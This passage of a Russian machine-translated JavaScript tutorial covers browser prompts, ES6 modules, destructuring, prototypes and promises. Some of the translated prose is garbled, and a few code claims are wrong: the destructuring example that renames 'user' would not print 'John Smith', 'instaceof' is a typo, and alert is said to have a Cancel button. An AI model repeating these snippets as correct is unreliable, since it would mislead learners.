- подсказка (сообщение [, optionalValue])
- Распечатать()

замечания

- https://www.w3.org/TR/html5/webappapis.html#user-prompts
- https://dev.w3.org/html5/spec-preview/user-prompts.html

Examples

О подсказках пользователя

Пользовательские подсказки - это методы, входящие в API веб-приложений, используемые для вызова модалов браузера, запрашивающих действия пользователя, такие как подтверждение или ввод.

`window.alert(message)`

Покажите модальное *всплывающее окно* с сообщением пользователю.
Требуется, чтобы пользователь нажал [OK], чтобы уволить.

```
alert("Hello World");
```

Более подробную информацию см. В разделе «Использование alert ()».

`boolean = window.confirm(message)`

Показывать модальное *всплывающее окно* с предоставленным сообщением.
Предоставляет кнопки [OK] и [Отмена], которые будут отвечать логическим значением `true` / `false` соответственно.

```
confirm("Delete this comment?");
```

`result = window.prompt(message, defaultValue)`

Покажите модальное *всплывающее окно* с предоставленным сообщением и поле ввода с

необязательным предварительно заполненным значением.
Возвращает в `result` пользователь, предоставив входное значение.

```
prompt("Enter your website address", "http://");
```

Более подробная информация приведена в разделе «Использование подсказки ()».

`window.print()`

Открывает модальный вариант с параметрами печати документа.

```
print();
```

Постоянная оперативная модальность

При использовании **запроса** пользователь всегда может нажать « ***Отмена»,*** и никакое значение не будет возвращено.
Чтобы предотвратить пустые значения и сделать их более **стойкими** :

```
<h2>Welcome <span id="name"></span>!</h2>
```

```
<script>
// Persistent Prompt modal
var userName;
while(!userName) {
  userName = prompt("Enter your name", "");
  if(!userName) {
    alert("Please, we need your name!");
  } else {
    document.getElementById("name").innerHTML = userName;
  }
}
</script>
```

jsFiddle demo

Подтвердить удаление элемента

Способ использования `confirm()` заключается в том, что некоторые действия пользовательского интерфейса совершают некоторые *разрушительные* изменения на странице и лучше сопровождаются **уведомлением** и **подтверждением пользователя,** например, перед удалением сообщения-сообщения:

```
<div id="post-102">
  <p>I like Confirm modals.</p>
  <a data-deletepost="post-102">Delete post</a>
</div>
<div id="post-103">
```

```
  <p>That's way too cool!</p>
  <a data-deletepost="post-103">Delete post</a>
</div>
```

```
// Collect all buttons
var deleteBtn = document.querySelectorAll("[data-deletepost]");

function deleteParentPost(event) {
  event.preventDefault(); // Prevent page scroll jump on anchor click

  if( confirm("Really Delete this post?") ) {
    var post = document.getElementById( this.dataset.deletepost );
    post.parentNode.removeChild(post);
    // TODO: remove that post from database
  } // else, do nothing

}

// Assign click event to buttons
[].forEach.call(deleteBtn, function(btn) {
  btn.addEventListener("click", deleteParentPost, false);
});
```

jsFiddle demo

Использование предупреждения ()

Метод `alert()` объекта `window` отображает *окно предупреждения* с указанным сообщением и кнопку « `OK`» или « `Отмена`» . Текст этой кнопки зависит от браузера и не может быть изменен.

Синтаксис

```
alert("Hello world!");
// Or, alternatively...
window.alert("Hello world!");
```

Производит

Предупреждение часто используется, если вы хотите, чтобы информация дошла до пользователя.

Примечание. Окно предупреждения отводит фокус от текущего окна и заставляет браузер читать сообщение. Не используйте этот метод слишком сильно, так как он не

позволяет пользователю получить доступ к другим частям страницы, пока ящик не будет закрыт. Также он останавливает дальнейшее выполнение кода, пока пользователь не наберет `OK` . (в частности, таймеры, которые были установлены с `setInterval()` или `setTimeout()` , также не отмечены). Поле предупреждения работает только в браузерах, и его дизайн не может быть изменен.

параметр	Описание
сообщение	Необходимые. Задает текст, отображаемый в окне предупреждения, или объект, преобразованный в строку и отображаемый.

Возвращаемое значение

функция `alert` не возвращает никакого значения

Использование подсказки ()

Запрос будет отображать диалог пользователю, запрашивающему их ввод. Вы можете предоставить сообщение, которое будет помещено над текстовым полем. Возвращаемое значение представляет собой строку, представляющую ввод, предоставленный пользователем.

```
var name = prompt("What's your name?");
console.log("Hello, " + name);
```

Вы также можете передать `prompt()` второй параметр, который будет отображаться как текст по умолчанию в текстовом поле приглашения.

```
var name = prompt('What\'s your name?', ' Name...');
console.log('Hello, ' + name);
```

параметр	Описание
сообщение	Необходимые. Текст для отображения над текстовым полем подсказки.
дефолт	Необязательный. Текст по умолчанию, отображаемый в текстовом поле, когда отображается приглашение.

Прочитайте Модалы - подсказки онлайн: https://riptutorial.com/ru/javascript/topic/3196/модалы---подсказки

глава 51: Модули

Синтаксис

- import defaultMember из 'module';
- import {memberA, memberB, ...} из 'module';
- import * как модуль из модуля;
- import {memberA как a, memberB, ...} из 'module';
- import defaultMember, * как модуль из «модуля»;
- import defaultMember, {moduleA, ...} из 'module';
- import 'module';

замечания

Из MDN (выделено мной):

> В настоящее время эта функция **не реализована ни в каких браузерах** . Он реализован во многих транспилерах, таких как компилятор Traceur, Babel или Rollup .

Многие транспилеры могут преобразовать синтаксис модуля ES6 в CommonJS для использования в экосистеме узла, или RequireJS или System.js для использования в браузере.

Также возможно использовать модуль- спутник, такой как Browserify, чтобы объединить набор взаимозависимых модулей CommonJS в один файл, который можно загрузить в браузере.

Examples

Экспорт по умолчанию

В дополнение к именованному импорту вы можете предоставить экспорт по умолчанию.

```
// circle.js
export const PI = 3.14;
export default function area(radius) {
    return PI * radius * radius;
}
```

Вы можете использовать упрощенный синтаксис для импорта экспорта по умолчанию.

```
import circleArea from './circle';
console.log(circleArea(4));
```

Обратите внимание, что *экспорт по умолчанию* неявно эквивалентен именованному экспорту с именем по `default` , а импортированная привязка (`circleArea` выше) является просто псевдонимом. Предыдущий модуль можно записать как

```
import { default as circleArea } from './circle';
console.log(circleArea(4));
```

Вы можете иметь только один экспорт по умолчанию для каждого модуля. Имя экспорта по умолчанию может быть опущено.

```
// named export: must have a name
export const PI = 3.14;

// default export: name is not required
export default function (radius) {
    return PI * radius * radius;
}
```

Импорт с побочными эффектами

Иногда у вас есть модуль, который вы хотите импортировать, поэтому его код верхнего уровня запускается. Это полезно для polyfills, других глобалов или конфигурации, которая запускается только один раз, когда ваш модуль импортируется.

Для файла с именем `test.js` :

```
console.log('Initializing...')
```

Вы можете использовать его следующим образом:

```
import './test'
```

В этом примере будет отображаться `Initializing...` на консоли.

Определение модуля

В ECMAScript 6 при использовании синтаксиса модуля (`import` / `export`) каждый файл становится его собственным модулем с частным пространством имен. Функции и переменные верхнего уровня не загрязняют глобальное пространство имен. Чтобы выставить функции, классы и переменные для других импортируемых модулей, вы можете использовать ключевое слово `export` .

```
// not exported
function somethingPrivate() {
    console.log('TOP SECRET')
}
```

```
export const PI = 3.14;

export function doSomething() {
    console.log('Hello from a module!')
}

function doSomethingElse(){
    console.log("Something else")
}

export {doSomethingElse}

export class MyClass {
    test() {}
}
```

Примечание. Файлы JavaScript ES5, загруженные с помощью тегов `<script>` , остаются неизменными, если не использовать `import` / `export` .

Только те значения, которые явно экспортированы, будут доступны вне модуля. Все остальное можно считать частным или недоступным.

Импорт этого модуля даст (если предыдущий блок кода находится в `my-module.js`):

```
import * as myModule from './my-module.js';

myModule.PI;                  // 3.14
myModule.doSomething();       // 'Hello from a module!'
myModule.doSomethingElse();   // 'Something else'
new myModule.MyClass();       // an instance of MyClass
myModule.somethingPrivate(); // This would fail since somethingPrivate was not exported
```

Импорт именованных элементов из другого модуля

Учитывая, что модуль из раздела «Определение модуля» существует в файле `test.js` , вы можете импортировать его из этого модуля и использовать его экспортированные элементы:

```
import {doSomething, MyClass, PI} from './test'

doSomething()

const mine = new MyClass()
mine.test()

console.log(PI)
```

Метод `somethingPrivate()` не был экспортирован из `test` модуля, поэтому попытка его импорта не будет выполнена:

```
import {somethingPrivate} from './test'

somethingPrivate()
```

Импорт всего модуля

Помимо импорта именованных членов из модуля или экспорта по умолчанию модуля, вы также можете импортировать все элементы в привязку пространства имен.

```
import * as test from './test'

test.doSomething()
```

Все экспортированные члены теперь доступны в `test` переменной. Неэкспортируемые члены недоступны, так же как они недоступны с имён-импортом.

Примечание . Путь к модулю `'./test'` разрешен *загрузчиком* и не покрывается спецификацией ECMAScript - это может быть строка для любого ресурса (путь - относительный или абсолютный) в файловой системе, URL-адрес сетевой ресурс или любой другой строковый идентификатор).

Импортирование названных членов с псевдонимами

Иногда вы можете столкнуться с членами, у которых есть действительно длинные имена участников, например `thisIsWayTooLongOfAName()` . В этом случае вы можете импортировать участника и дать ему более короткое имя для использования в текущем модуле:

```
import {thisIsWayTooLongOfAName as shortName} from 'module'

shortName()
```

Вы можете импортировать несколько длинных имен участников следующим образом:

```
import {thisIsWayTooLongOfAName as shortName, thisIsAnotherLongNameThatShouldNotBeUsed as
otherName} from 'module'

shortName()
console.log(otherName)
```

И, наконец, вы можете смешивать псевдонимы импорта с обычным импортом участников:

```
import {thisIsWayTooLongOfAName as shortName, PI} from 'module'

shortName()
console.log(PI)
```

Экспорт нескольких именованных членов

```
const namedMember1 = ...
const namedMember2 = ...
const namedMember3 = ...
```

```
export { namedMember1, namedMember2, namedMember3 }
```

Прочитайте Модули онлайн: https://riptutorial.com/ru/javascript/topic/494/модули

глава 52: Назначение деструктуризации

Вступление

Разрушение - это метод **сопоставления шаблонов** , который недавно добавлен в Javascript в EcmaScript 6.

Это позволяет вам привязать группу переменных к соответствующему набору значений, когда их шаблон соответствует правой стороне и левой стороне выражения.

Синтаксис

- пусть [x, y] = [1, 2]
- пусть [во-первых, ... rest] = [1, 2, 3, 4]
- пусть [один,, три] = [1, 2, 3]
- let [val = 'значение по умолчанию] = []
- пусть {a, b} = {a: x, b: y}
- let {a: {c}} = {a: {c: 'inested'}, b: y}
- let {b = 'значение по умолчанию'} = {a: 0}

замечания

Деструктурирование является новым в спецификации ECMAScript 6 (AKA ES2015), и поддержка браузера может быть ограничена. В следующей таблице представлен обзор самой ранней версии браузеров, поддерживающей> 75% спецификации.

Хром	край	Fire Fox	Internet Explorer	опера	Сафари
49	13	45	Икс	36	Икс

(Последнее обновление - 2016/08/18)

Examples

Аргументы функции деконструкции

Вытяните свойства объекта, переданного в функцию. Этот шаблон моделирует именованные параметры вместо того, чтобы полагаться на позицию аргумента.

```
let user = {
    name: 'Jill',
    age: 33,
```

```
    profession: 'Pilot'
}

function greeting ({name, profession}) {
    console.log(`Hello, ${name} the ${profession}`)
}

greeting(user)
```

Это также работает для массивов:

```
let parts = ["Hello", "World!"];

function greeting([first, second]) {
    console.log(`${first} ${second}`);
}
```

Переименование переменных при уничтожении

Деструктурирование позволяет нам ссылаться на один ключ в объекте, но объявлять его как переменную с другим именем. Синтаксис выглядит как синтаксис ключевого значения для обычного объекта JavaScript.

```
let user = {
  name: 'John Smith',
  id: 10,
  email: 'johns@workcorp.com',
};

let {user: userName, id: userId} = user;

console.log(userName) // John Smith
console.log(userId) // 10
```

Разрушающие массивы

```
const myArr = ['one', 'two', 'three']
const [ a, b, c ] = myArr

// a = 'one', b = 'two, c = 'three'
```

Мы можем установить значение по умолчанию в массиве деструктурирующего см примера Значения по умолчанию While деструктурирующего .

С массивом destructuring мы можем легко менять значения 2 переменных:

```
var a = 1;
var b = 3;

[a, b] = [b, a];
// a = 3, b = 1
```

Мы можем указать пустые слоты, чтобы пропустить ненужные значения:

```
[a, , b] = [1, 2, 3] // a = 1, b = 3
```

Объекты разрушения

Деструктурирование - удобный способ извлечения свойств из объектов в переменные.

Основной синтаксис:

```
let person = {
  name: 'Bob',
  age: 25
};

let { name, age } = person;

// Is equivalent to
let name = person.name; // 'Bob'
let age = person.age;   // 25
```

Разрушение и переименование:

```
let person = {
  name: 'Bob',
  age: 25
};

let { name: firstName } = person;

// Is equivalent to
let firstName = person.name; // 'Bob'
```

Уничтожение по умолчанию:

```
let person = {
  name: 'Bob',
  age: 25
};

let { phone = '123-456-789' } = person;

// Is equivalent to
let phone = person.hasOwnProperty('phone') ? person.phone : '123-456-789'; // '123-456-789'
```

Уничтожение и переименование по умолчанию

```
let person = {
  name: 'Bob',
  age: 25
};
```

```
let { phone: p = '123-456-789' } = person;

// Is equivalent to
let p = person.hasOwnProperty('phone') ? person.phone : '123-456-789'; // '123-456-789'
```

Уничтожение внутренних переменных

Помимо деструктурирования объектов в аргументы функции, вы можете использовать их внутри объявлений переменных следующим образом:

```
const person = {
  name: 'John Doe',
  age: 45,
  location: 'Paris, France',
};

let { name, age, location } = person;

console.log('I am ' + name + ', aged ' + age + ' and living in ' + location + '.');
// -> "I am John Doe aged 45 and living in Paris, France."
```

Как вы можете видеть, были созданы три новые переменные: `name` , `age` и `location` а их значения были захвачены у `person` объекта, если они совпадали с именами ключей.

Использование параметров отдыха для создания массива аргументов

Если вам когда-либо понадобится массив, состоящий из дополнительных аргументов, которые вы можете или не можете ожидать, кроме тех, которые вы специально объявили, вы можете использовать параметр останова массива внутри объявления аргументов следующим образом:

Пример 1: необязательные аргументы в массив:

```
function printArgs(arg1, arg2, ...theRest) {
  console.log(arg1, arg2, theRest);
}

printArgs(1, 2, 'optional', 4, 5);
// -> "1, 2, ['optional', 4, 5]"
```

В примере 2 все аргументы представляют собой массив:

```
function printArgs(...myArguments) {
  console.log(myArguments, Array.isArray(myArguments));
}

printArgs(1, 2, 'Arg #3');
// -> "[1, 2, 'Arg #3'] true"
```

Консоль напечатала true, потому что `myArguments` - это массив, также `...myArguments` внутри `...myArguments` аргументов параметров преобразует список значений, полученных функцией

(параметрами), разделенными запятыми, в полнофункциональный массив (а не объект типа Array как родной аргумент object).

Значение по умолчанию при уничтожении

Мы часто сталкиваемся с ситуацией, когда свойство, которое мы пытаемся извлечь, не существует в объекте / массиве, что приводит к типу `TypeError` (при уничтожении вложенных объектов) или к `undefined` . При деструктурировании мы можем установить значение по умолчанию, на которое оно будет возвращено, если оно не будет найдено в объекте.

```
var obj = {a : 1};
var {a : x , b : x1 = 10} = obj;
console.log(x, x1); // 1, 10

var arr = [];
var [a = 5, b = 10, c] = arr;
console.log(a, b, c); // 5, 10, undefined
```

Вложенное уничтожение

Мы не ограничиваемся деструктурированием объекта / массива, мы можем разрушить вложенный объект / массив.

Уничтожение вложенных объектов

```
var obj = {
  a: {
    c: 1,
    d: 3
  },
  b: 2
};

var {
  a: {
    c: x,
    d: y
  },
  b: z
} = obj;

console.log(x, y, z);     // 1,3,2
```

Уничтожение вложенных массивов

```
var arr = [1, 2, [3, 4], 5];

var [a, , [b, c], d] = arr;

console.log(a, b, c, d);      // 1 3 4 5
```

Разрушение не ограничивается одним шаблоном, мы можем иметь в нем массивы с n-уровнями вложенности. Аналогичным образом мы можем разрушить массивы с объектами и наоборот.

Массивы внутри объекта

```
var obj = {
  a: 1,
  b: [2, 3]
};

var {
  a: x1,
  b: [x2, x3]
} = obj;

console.log(x1, x2, x3);    // 1 2 3
```

Объекты внутри массивов

```
var arr = [1, 2 , {a : 3}, 4];

var [x1, x2 , {a : x3}, x4] = arr;

console.log(x1, x2, x3, x4);
```

Прочитайте Назначение деструктуризации онлайн:
https://riptutorial.com/ru/javascript/topic/616/назначение-деструктуризации

глава 53: наследование

Examples

Стандартный прототип функции

Начните с определения функции `Foo` которую мы будем использовать в качестве конструктора.

```
function Foo (){}
```

Редактируя `Foo.prototype` , мы можем определить свойства и методы, которые будут использоваться всеми экземплярами `Foo` .

```
Foo.prototype.bar = function() {
  return 'I am bar';
};
```

Затем мы можем создать экземпляр с использованием `new` ключевого слова и вызвать метод.

```
var foo = new Foo();

console.log(foo.bar()); // logs `I am bar`
```

Разница между Object.key и Object.prototype.key

В отличие от языков, таких как Python, статические свойства функции конструктора *не* наследуются экземплярами. Экземпляры только наследуют от своего прототипа, который наследуется от прототипа родительского типа. Статические свойства никогда не наследуются.

```
function Foo() {};
Foo.style = 'bold';

var foo = new Foo();

console.log(Foo.style); // 'bold'
console.log(foo.style); // undefined

Foo.prototype.style = 'italic';

console.log(Foo.style); // 'bold'
console.log(foo.style); // 'italic'
```

Новый объект из прототипа

В JavaScript любой объект может быть прототипом другого. Когда объект создается как прототип другого, он наследует все свойства своего родителя.

```
var proto = { foo: "foo", bar: () => this.foo };

var obj = Object.create(proto);

console.log(obj.foo);
console.log(obj.bar());
```

Консольный выход:

```
> "foo"
> "foo"
```

ПРИМЕЧАНИЕ. `Object.create` доступен из ECMAScript 5, но вот полиполк, если вам нужна поддержка ECMAScript 3

```
if (typeof Object.create !== 'function') {
    Object.create = function (o) {
        function F() {}
        F.prototype = o;
        return new F();
    };
}
```

Источник: http://javascript.crockford.com/prototypal.html

Object.create ()

Метод **Object.create ()** создает новый объект с указанным объектом и свойствами прототипа.

Синтаксис: `Object.create(proto[, propertiesObject])`

Параметры :

- **proto** (Объект, который должен быть прототипом вновь созданного объекта.)
- **propertiesObject** (Необязательно. Если задано и не определено, объект, чьи перечисляемые собственные свойства (то есть те свойства, которые определены сами по себе, а не перечислимые свойства вдоль его цепи прототипов), определяют дескрипторы свойств, которые должны быть добавлены к вновь созданному объекту, с соответствующим имена свойств. Эти свойства соответствуют второму аргументу Object.defineProperties ().)

Возвращаемое значение

Новый объект с указанным объектом и свойствами прототипа.

Исключения

Исключение *TypeError,* если параметр proto не равен *null* или объекту.

Прототипное наследование

Предположим, что у нас есть простой объект, называемый `prototype` :

```
var prototype = { foo: 'foo', bar: function () { return this.foo; } };
```

Теперь нам нужен еще один объект, называемый `obj` который наследуется от `prototype` , что является тем же самым утверждением, что `prototype` является прототипом `obj`

```
var obj = Object.create(prototype);
```

Теперь все свойства и методы из `prototype` будут доступны для `obj`

```
console.log(obj.foo);
console.log(obj.bar());
```

Консольный выход

```
"foo"
"foo"
```

Прототипное наследование производится через ссылки на объекты внутри, а объекты полностью изменяемы. Это означает, что любое изменение, которое вы делаете на прототипе, немедленно повлияет на все другие объекты, прототип которых является прототипом.

```
prototype.foo = "bar";
console.log(obj.foo);
```

Консольный выход

```
"bar"
```

`Object.prototype` является прототипом каждого объекта, поэтому настоятельно рекомендуется вам не возиться с ним, особенно если вы используете какую-либо стороннюю библиотеку, но мы можем немного поиграть с ним.

```
Object.prototype.breakingLibraries = 'foo';
console.log(obj.breakingLibraries);
console.log(prototype.breakingLibraries);
```

Консольный выход

```
"foo"
"foo"
```

Интересный факт Я использовал консоль браузера, чтобы сделать эти примеры и сломал эту страницу, добавив свойство `breakingLibraries` .

Псевдоклассическое наследование

Это эмуляция классического наследования, использующая прототипическое наследование, которое показывает, насколько мощными прототипами. Это было сделано, чтобы сделать язык более привлекательным для программистов, поступающих с других языков.

6

ВАЖНОЕ ПРИМЕЧАНИЕ . Поскольку ES6 не имеет смысла использовать псевдокальсическое наследование, так как язык имитирует обычные классы . Если вы не используете ES6, вы должны . Если вы все еще хотите использовать классический шаблон наследования, и вы находитесь в среде ECMAScript 5 или ниже, то ваш псевдо-классический вариант - ваш лучший выбор.

«Класс» - это просто функция, которая вызывается с `new` операндом и используется как конструктор.

```
function Foo(id, name) {
    this.id = id;
    this.name = name;
}

var foo = new Foo(1, 'foo');
console.log(foo.id);
```

Консольный выход

```
1
```

foo - это экземпляр Foo. Соглашение о кодировании JavaScript говорит, что если функция начинается с случая с большой буквы, она может быть вызвана как конструктор (с `new` операндом).

Чтобы добавить свойства или методы в «класс», вы должны добавить их в свой прототип, который можно найти в свойстве `prototype` конструктора.

```
Foo.prototype.bar = 'bar';
console.log(foo.bar);
```

Консольный выход

бар

Фактически то, что Foo делает как «конструктор», просто создает объекты с `Foo.prototype` качестве прототипа.

Вы можете найти ссылку на свой конструктор на каждом объекте

```
console.log(foo.constructor);
```

функция Foo (id, name) {...

```
console.log({ }.constructor);
```

function Object () {[native code]}

А также проверьте, является ли объект экземпляром данного класса с оператором `instanceof`

```
console.log(foo instanceof Foo);
```

правда

```
console.log(foo instaceof Object);
```

правда

Настройка прототипа объекта

5

С помощью ES5 + функция `Object.create` может использоваться для создания объекта с любым другим объектом в качестве прототипа.

```
const anyObj = {
    hello() {
        console.log(`this.foo is ${this.foo}`);
    },
};

let objWithProto = Object.create(anyObj);
objWithProto.foo = 'bar';

objWithProto.hello(); // "this.foo is bar"
```

Чтобы явно создать объект без прототипа, используйте `null` в качестве прототипа. Это означает, что объект не будет наследовать от `Object.prototype` и полезен для объектов,

используемых для проверки сущностей существования, например

```
let objInheritingObject = {};
let objInheritingNull = Object.create(null);

'toString' in objInheritingObject; // true
'toString' in objInheritingNull ; // false
```

6

Из ES6 прототип существующего объекта можно изменить, используя `Object.setPrototypeOf` , например

```
let obj = Object.create({foo: 'foo'});
obj = Object.setPrototypeOf(obj, {bar: 'bar'});

obj.foo; // undefined
obj.bar; // "bar"
```

Это можно сделать практически в любом месте, в том числе на `this` объекте или в конструкторе.

Примечание. Этот процесс очень медленный в текущих браузерах и должен использоваться экономно, попробуйте вместо этого создать объект с нужным прототипом.

5

До ES5 единственным способом создания объекта с помощью заданного вручную прототипа было создание его с помощью `new` , например

```
var proto = {fizz: 'buzz'};

function ConstructMyObj() {}
ConstructMyObj.prototype = proto;

var objWithProto = new ConstructMyObj();
objWithProto.fizz; // "buzz"
```

Это поведение достаточно близко к `Object.create` что можно написать полипол.

Прочитайте наследование онлайн: https://riptutorial.com/ru/javascript/topic/592/наследование

глава 54: обещания

Синтаксис

- новая функция Promise (/ * executor: * / function (разрешение, отклонение) {})
- prom.then (onFulfilled [, onRejected])
- promise.catch (onRejected)
- Promise.resolve (разрешение)
- Promise.reject (причина)
- Promise.all (итерация)
- Promise.race (итерация)

замечания

Обещания являются частью спецификации ECMAScript 2015, а поддержка браузера ограничена, а 88% браузеров по всему миру поддерживают ее по состоянию на июль 2017 года. В следующей таблице представлен обзор ранних версий браузера, которые обеспечивают поддержку обещаний.

Хром	край	Fire Fox	Internet Explorer	опера	опера мини	Сафари	iOS Safari
32	12	27	Икс	19	Икс	7,1	8

В средах, которые их не поддерживают, `Promise` может быть многозаполненным. Сторонние библиотеки могут также предоставлять расширенные функции, такие как автоматическое «обещание» функций обратного вызова или дополнительные методы, такие как `progress` также известный как `notify` .

Веб-сайт Promises / A + предоставляет список версий, совместимых с 1.0 и 1.1 . Promise callbacks, основанные на стандарте A +, всегда выполняются асинхронно в виде микротоков в цикле событий .

Examples

Цепочная цепочка

`then` метод обещания возвращает новое обещание.

```
const promise = new Promise(resolve => setTimeout(resolve, 5000));

promise
```

```
    // 5 seconds later
    .then(() => 2)
    // returning a value from a then callback will cause
    // the new promise to resolve with this value
    .then(value => { /* value === 2 */ });
```

Возвращение `Promise` с `then` обратного вызова добавит его в цепочку обещаний.

```
function wait(millis) {
    return new Promise(resolve => setTimeout(resolve, millis));
}

const p = wait(5000).then(() => wait(4000)).then(() => wait(1000));
p.then(() => { /* 10 seconds have passed */ });
```

`catch` позволяет отказаться от обещания восстановить, подобно тому, как работает `catch` в заявлении `try` / `catch` . Любая цепочка `then` того, как `catch` , выполнит свой обработчик разрешений, используя значение, разрешенное из `catch` .

```
const p = new Promise(resolve => {throw 'oh no'});
p.catch(() => 'oh yes').then(console.log.bind(console));  // outputs "oh yes"
```

Если в середине цепи нет обработчиков `catch` или `reject` , `catch` в конце будет захватывать любое отклонение в цепочке:

```
p.catch(() => Promise.reject('oh yes'))
  .then(console.log.bind(console))      // won't be called
  .catch(console.error.bind(console));  // outputs "oh yes"
```

В некоторых случаях вы можете «разветвить» выполнение функций. Вы можете сделать это, возвратив различные обещания от функции в зависимости от состояния. Позже в коде вы можете объединить все эти ветви в один, чтобы вызвать на них другие функции и / или обрабатывать все ошибки в одном месте.

```
promise
    .then(result => {
        if (result.condition) {
            return handlerFn1()
                .then(handlerFn2);
        } else if (result.condition2) {
            return handlerFn3()
                .then(handlerFn4);
        } else {
            throw new Error("Invalid result");
        }
    })
    .then(handlerFn5)
    .catch(err => {
        console.error(err);
    });
```

Таким образом, порядок выполнения функций выглядит так:

```
promise --> handlerFn1 -> handlerFn2 --> handlerFn5 ~~> .catch()
         |                             ^
         V                             |
         -> handlerFn3 -> handlerFn4 -^
```

Единственный `catch` получит ошибку в зависимости от того, какая ветка может произойти.

Вступление


Объект `Promise` представляет собой операцию, которая *произвела или в конечном итоге произведет* значение. Обещания обеспечивают надежный способ обертывания (возможно, ожидающего) результата асинхронной работы, смягчая проблему глубоко вложенных обратных вызовов (известный как « callback hell »).

Государства и поток управления

Обещание может быть в одном из трех состояний:

- *Ожидание* - основная операция еще не завершена, и обещание *ожидает* выполнения.
- *выполнено* - операция завершена, и обещание *исполнено* со *значением* . Это аналогично возврату значения из синхронной функции.
- *отклонено* - во время операции произошла ошибка, и обещание *отклонено* по *причине* . Это аналогично ошибке в синхронной функции.

Обещание считается *урегулированным* (или *разрешенным*), когда оно либо выполняется, либо отклонено. Как только обещание будет урегулировано, оно станет неизменным, и его состояние не может измениться. Методы `then` и `catch` для обещания могут использоваться для присоединения обратных вызовов, которые выполняются при его разрешении. Эти обратные вызовы вызываются с указанием значения выполнения и причины отклонения, соответственно.



пример

```
const promise = new Promise((resolve, reject) => {
    // Perform some work (possibly asynchronous)
    // ...

    if (/* Work has successfully finished and produced "value" */) {
        resolve(value);
    } else {
        // Something went wrong because of "reason"
        // The reason is traditionally an Error object, although
        // this is not required or enforced.
        let reason = new Error(message);
        reject(reason);

        // Throwing an error also rejects the promise.
        throw reason;
    }
});
```

Методы `then` и `catch` могут использоваться для присоединения обратных вызовов выполнения и отказа:

```
promise.then(value => {
    // Work has completed successfully,
    // promise has been fulfilled with "value"
}).catch(reason => {
    // Something went wrong,
    // promise has been rejected with "reason"
});
```

Примечание. Призыв к обещанию. `promise.then(...)` и `promise.catch(...)` по одному и тому же

обещанию может привести к `Uncaught exception in Promise` если возникает ошибка при выполнении обещания или внутри одного из обратных вызовов, поэтому предпочтительным способом было бы присоединение следующего слушателя к обещанию, возвращенному предыдущим `then` / `catch` .

В качестве альтернативы, оба обратных вызовов могут быть присоединены в одном вызове , `then` :

```
promise.then(onFulfilled, onRejected);
```

Прикрепление обратных вызовов к обещанию, которое уже было разрешено, немедленно помещает их в очередь микрозадач , и они будут вызваны «как можно скорее» (т.е. сразу после исполняемого сценария). Нет необходимости проверять состояние обещания перед подключением обратных вызовов, в отличие от многих других событий-излучающих реализаций.

Демо-версия

Вызов функции задержки

Метод `setTimeout()` вызывает функцию или вычисляет выражение после заданного количества миллисекунд. Это также тривиальный способ достижения асинхронной операции.

В этом примере вызов функции `wait` разрешает обещание после времени, указанного в качестве первого аргумента:

```
function wait(ms) {
    return new Promise(resolve => setTimeout(resolve, ms));
}

wait(5000).then(() => {
    console.log('5 seconds have passed...');
});
```

Ожидание множества одновременных обещаний

Статический метод `Promise.all()` принимает итеративный (например, `Array`) обещаний и возвращает новое обещание, которое разрешает, когда **все** обещания в iterable разрешат, или отклоняет, если **хотя бы одно** из обещаний в итерабеле отклонено.

```
// wait "millis" ms, then resolve with "value"
function resolve(value, milliseconds) {
    return new Promise(resolve => setTimeout(() => resolve(value), milliseconds));
}

// wait "millis" ms, then reject with "reason"
```

```
function reject(reason, milliseconds) {
    return new Promise((_, reject) => setTimeout(() => reject(reason), milliseconds));
}

Promise.all([
    resolve(1, 5000),
    resolve(2, 6000),
    resolve(3, 7000)
]).then(values => console.log(values)); // outputs "[1, 2, 3]" after 7 seconds.

Promise.all([
    resolve(1, 5000),
    reject('Error!', 6000),
    resolve(2, 7000)
]).then(values => console.log(values)) // does not output anything
.catch(reason => console.log(reason)); // outputs "Error!" after 6 seconds.
```

Нобелевские значения в итерабеле «многозначны» .

```
Promise.all([
    resolve(1, 5000),
    resolve(2, 6000),
    { hello: 3 }
])
.then(values => console.log(values)); // outputs "[1, 2, { hello: 3 }]" after 6 seconds
```

